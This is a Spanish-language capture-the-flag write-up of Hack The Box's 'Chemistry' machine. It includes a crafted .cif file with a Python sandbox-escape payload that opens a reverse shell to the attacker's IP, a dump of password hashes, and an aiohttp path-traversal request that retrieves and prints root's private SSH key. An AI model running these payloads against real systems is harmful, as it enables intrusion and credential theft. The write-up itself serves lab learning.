
Chemistry Writeup HTB

Escrito por : tellmefred

Dificultad : fácil



Introducción

Este writeup documenta mi experiencia resolviendo la máquina Chemistry de Hack The Box. Este reto está diseñado para desafiar habilidades técnicas y estratégicas en un entorno controlado, ofreciendo una oportunidad única para profundizar en conceptos clave de ciberseguridad.

El objetivo fue abordar la máquina de manera estructurada, aplicando metodologías de ethical hacking para identificar y superar los obstáculos presentados. Este proceso no solo fortaleció mis conocimientos técnicos, sino también mi capacidad para analizar y resolver problemas complejos.

Confío en que este writeup sea una fuente de aprendizaje y motivación para quienes busquen mejorar sus habilidades en esta fascinante área.

Reconocimiento


Empezamos haciendo Ping para comprobar la conectividad con la máquina víctima.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/chemistry/nmap]
└─# ping -c 5 10.10.11.38
PING 10.10.11.38 (10.10.11.38) 56(84) bytes of data.
64 bytes from 10.10.11.38: icmp_seq=1 ttl=63 time=19.3 ms
64 bytes from 10.10.11.38: icmp_seq=2 ttl=63 time=19.7 ms
64 bytes from 10.10.11.38: icmp_seq=3 ttl=63 time=20.2 ms
64 bytes from 10.10.11.38: icmp_seq=4 ttl=63 time=20.5 ms
64 bytes from 10.10.11.38: icmp_seq=5 ttl=63 time=20.7 ms

--- 10.10.11.38 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 19.347/20.094/20.714/0.505 ms
```

Aquí los resultados de un escaneo de NMAP.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/chemistry/nmap]
└─# nmap -sCV -Pn -p 22,5000 --min-rate 2500 10.10.11.38 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 14:10 EST
Nmap scan report for 10.10.11.38
Host is up (0.019s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Wed, 11 Dec 2024 19:10:59 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
```

Y ya que vemos el puerto 5000 nos dirigimos a él a ver qué tenemos, y nos encontramos con un Dashboard donde podemos visualizar un archivo .cif.




Y aquí tenemos un ejemplo proporcionado por ellos.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Downloads]
└─# cat example.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1
```

Explotación


Buscando alguna forma de hacer la intrusión luego de probar algunas cosas encontré esto, un POC que me permite verificar si es vulnerable.



Al comprobar que si procedo a realizar una Shell reversa, a mi máquina de atacante.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# cat code.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1


_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"])() if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.152/9001 0>&1'");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```


Algo importante de el resultado de linpeas, una base de datos.




Y este hash de rosa es el que me dio resultado


```
app@chemistry:~/instance$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
structure  user
sqlite> SELECT * FROM user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86e[redacted]
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|user_admin|21232f297a57a5a743894a0e4a801fc3
16|hoi|f3ede926587776a8cd79fb2afe4e07b4
17|tellmefred|0c4efb3862d2d59778981068d91c2c53
18|guest|084e0343a0486ff05530df6c705c8bb4
sqlite>
```

Y aquí el hash en texto plano.



Aquí la USER.txt.






Elevación de privilegios

Luego aquí vemos un servicio en local así que me llevaré este puerto a mi máquina atacante.

```
rosa@chemistry:/tmp$ netstat -tulpn | grep LISTEN
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# ssh -L 8080:127.0.0.1:8080 -vl rosa 10.10.11.38
OpenSSH_9.9p1 Debian-3, OpenSSL 3.3.2 3 Sep 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.co
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 10.10.11.38 [10.10.11.38] port 22.
```


Tenemos un servicio de monitoreo.



Aquí encontré algo muy interesante cuando investigué esta versión.

```
</html>rosa@chemistry:/$ curl http://127.0.0.1:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Wed, 11 Dec 2024 20:25:57 GMT
Server: Python/3.9 aiohttp/3.9.1
```

Aquí podemos ver la vulnerabilidad que le afecta, un LFI.



CVE-2024-23334: A Deep Dive into aiohttp's Directory Traversal Vulnerability

2024-09-10 | Kamran Hasan

Aquí encontramos donde vamos a hacer el ataque.

```
 :: Method           : GET
 :: URL              : http://127.0.0.1:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

# Copyright 2007 James Fisher [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 46ms]
#                     [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 61ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 65ms]
# on at least 3 different hosts [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 65ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 65ms]
# directory-list-2.3-small.txt [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 67ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 85ms]
#                     [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 85ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 86ms]
#                     [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 86ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 89ms]
#                     [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 99ms]
                      [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 105ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 5971, Words: 2391, Lines: 153, Duration: 105ms]
assets                [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 21ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

Aquí la id_rsa del usuario root.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# curl -s --path-as-is http://127.0.0.1:8080/assets/../../../../root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
UbnmTGaPeW4evLeehnYFQleaC9u//vciBLNOWGqeg6Kjsq2lVRkAvwK2suJSTtVZ8qGi1v
j0wO69QoWrHERaRqmTzranVyYAdTmiXlGqUyiy0I7GVYqhv/QC7jt6For4PMAjcT0ED3Gk
HVJONbz2eav5aFJcOvsCG1aC93Le5R43Wgwo7kHPlfM5DjSDRqmBxZpaLpWK3HwCKYITbo
OfYsOMY0zyI0k5yLl1s685qJIYJHmin9HZBmDIwS7e2riTHhNbt2naHxd0WkJ8PUTgXuV2
UOljWP/TVPTkM5byav5bzhIwxhtdTy02DWjqFQn2kaQ8xe9X+Ymrf2wK8C4ezAycvlf3Iv
ATj++Xrpmmh9uR1HdS1XvD7glEFqNbYo3Q/OhiMto1JFqgWugeHm715yDnB3A+og4SFzrE
vrLegAOwvNlDYGjJWnTqEmUDk9ruO4Eq4ad1TYMbAAAFiPikP5X4pD+VAAAAB3NzaC1yc2
EAAAGBALBW2MxsbJIGemDNSzlCbI1Oulh4vGNmRUHDNxvFYzvjRyivD9ISFFG55kxmj3lu
Hry3noZ2BUJXmgvbv/73IgSzTlhqnoOio7KtpVUZAL8CtrLiUk7VWfKhotb49MDuvUKFqx
xEWkapk862p1cmAHU5ol5RqlMostCOxlWKob/0Au47ehaK+DzAI3E9BA9xpB1STjW89nmr
+WhSXDr7AhtWgvdy3uUeN1oMKO5Bz5XzOQ40g0apgcWaWi6Vitx8AimCE26A32LDjGNM8i
NJOci5dbOvOaiSGCR5op/R2QZgyMEu3tq4kx4TW7dp2h8XdFpCfD1E4F7ldlDpY1j/01T0
5DOW8mr+W84SMMYbXU8tNg1o6hUJ9pGkPMXvV/mJq39sCvAuHswMnL5X9yLwE4/vl66Zpo
fbkdR3UtV7w+4JRBajW2KN0PzoYjLaNSRaoFroHh5u9ecg5wdwPqIOEhc6xL6y3oADsLzZ
Q2BoyVp06hJlA5Pa7juBKuGndU2DGwAAAAMBAAEAAAGBAJikdMJv0IOO6/xDeSw1nXWsgo
[redacted]
b2QSAB3rqMOve6rZUlo/QL9Qv37KvkML5fRhdL7hRCwKupGjdrNvh9Hxc+WlV4Too/D4xi
JiAKYCeU7zWTmOTld4ErYBFTSxMFjZWC4YRlsITLrLIF9FzIsRlgjQ/LTkNRHTmNK1URYC
Fo9/UWuna1g7xniwpiU5icwm3Ru4nGtVQnrAMszn10E3kPfjvN2DFV18+pmkbNu2RKy5mJ
XpfF5LCPip69nDbDRbF22stGpSJ5mkRXUjvXh1J1R1HQ5pns38TGpPv9Pidom2QTpjdiev
dUmez+ByylZZd2p7wdS7pzexzG0SkmlleZRMVjobauYmCZLIT3coK4g9YGlBHkc0Ck6mBU
HvwJLAaodQ9Ts9m8i4yrwltLwVI/l+TtaVi3qBDf4ZtIdMKZU3hex+MlEG74f4j5BlUQAA
AMB6voaH6wysSWeG55LhaBSpnlZrOq7RiGbGIe0qFg+1S2JfesHGcBTAr6J4PLzfFXfijz
syGiF0HQDvl+gYVCHwOkTEjvGV2pSkhFEjgQXizB9EXXWsG1xZ3QzVq95HmKXSJoiw2b+E
9F6ERvw84P6Opf5X5fky87eMcOpzrRgLXeCCz0geeqSa/tZU0xyM1JM/eGjP4DNbGTpGv4
PT9QDq+ykeDuqLZkFhgMped056cNwOdNmpkWRIck9ybJMvEA8AAADBAOlEI0l2rKDuUXMt
XW1S6DnV8OFwMHlf6kcjVFQXmwpFeLTtp0OtbIeo7h7axzzcRC1X/J/N+j7p0JTN6FjpI6
yFFpg+LxkZv2FkqKBH0ntky8F/UprfY2B9rxYGfbblS7yU6xoFC2VjUH8ZcP5+blXcBOhF
niv6BSogWZ7QNAyD7OhWhOcPNBfk3YFvbg6hawQH2c0pBTWtIWTTUBtOpdta0hU4SZ6uvj
71odqvPNiX+2Hc/k/aqTR8xRMHhwPxxwAAAMEAwYZp7+2BqjA21NrrTXvGCq8N8ZZsbc3Z
2vrhTfqruw6TjUvC/t6FEs3H6Zw4npl+It13kfc6WkGVhsTaAJj/lZSLtN42PXBXwzThjH
giZfQtMfGAqJkPIUbp2QKKY/y6MENIk5pwo2KfJYI/pH0zM9l94eRYyqGHdbWj4GPD8NRK
OlOfMO4xkLwj4rPIcqbGzi0Ant/O+V7NRN/mtx7xDL7oBwhpRDE1Bn4ILcsneX5YH/XoBh
1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Y aquí terminamos.

```
Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~# cd /root
root@chemistry:~# ls
root.txt
root@chemistry:~# cat root.txt
[redacted]b56676a0
root@chemistry:~#
```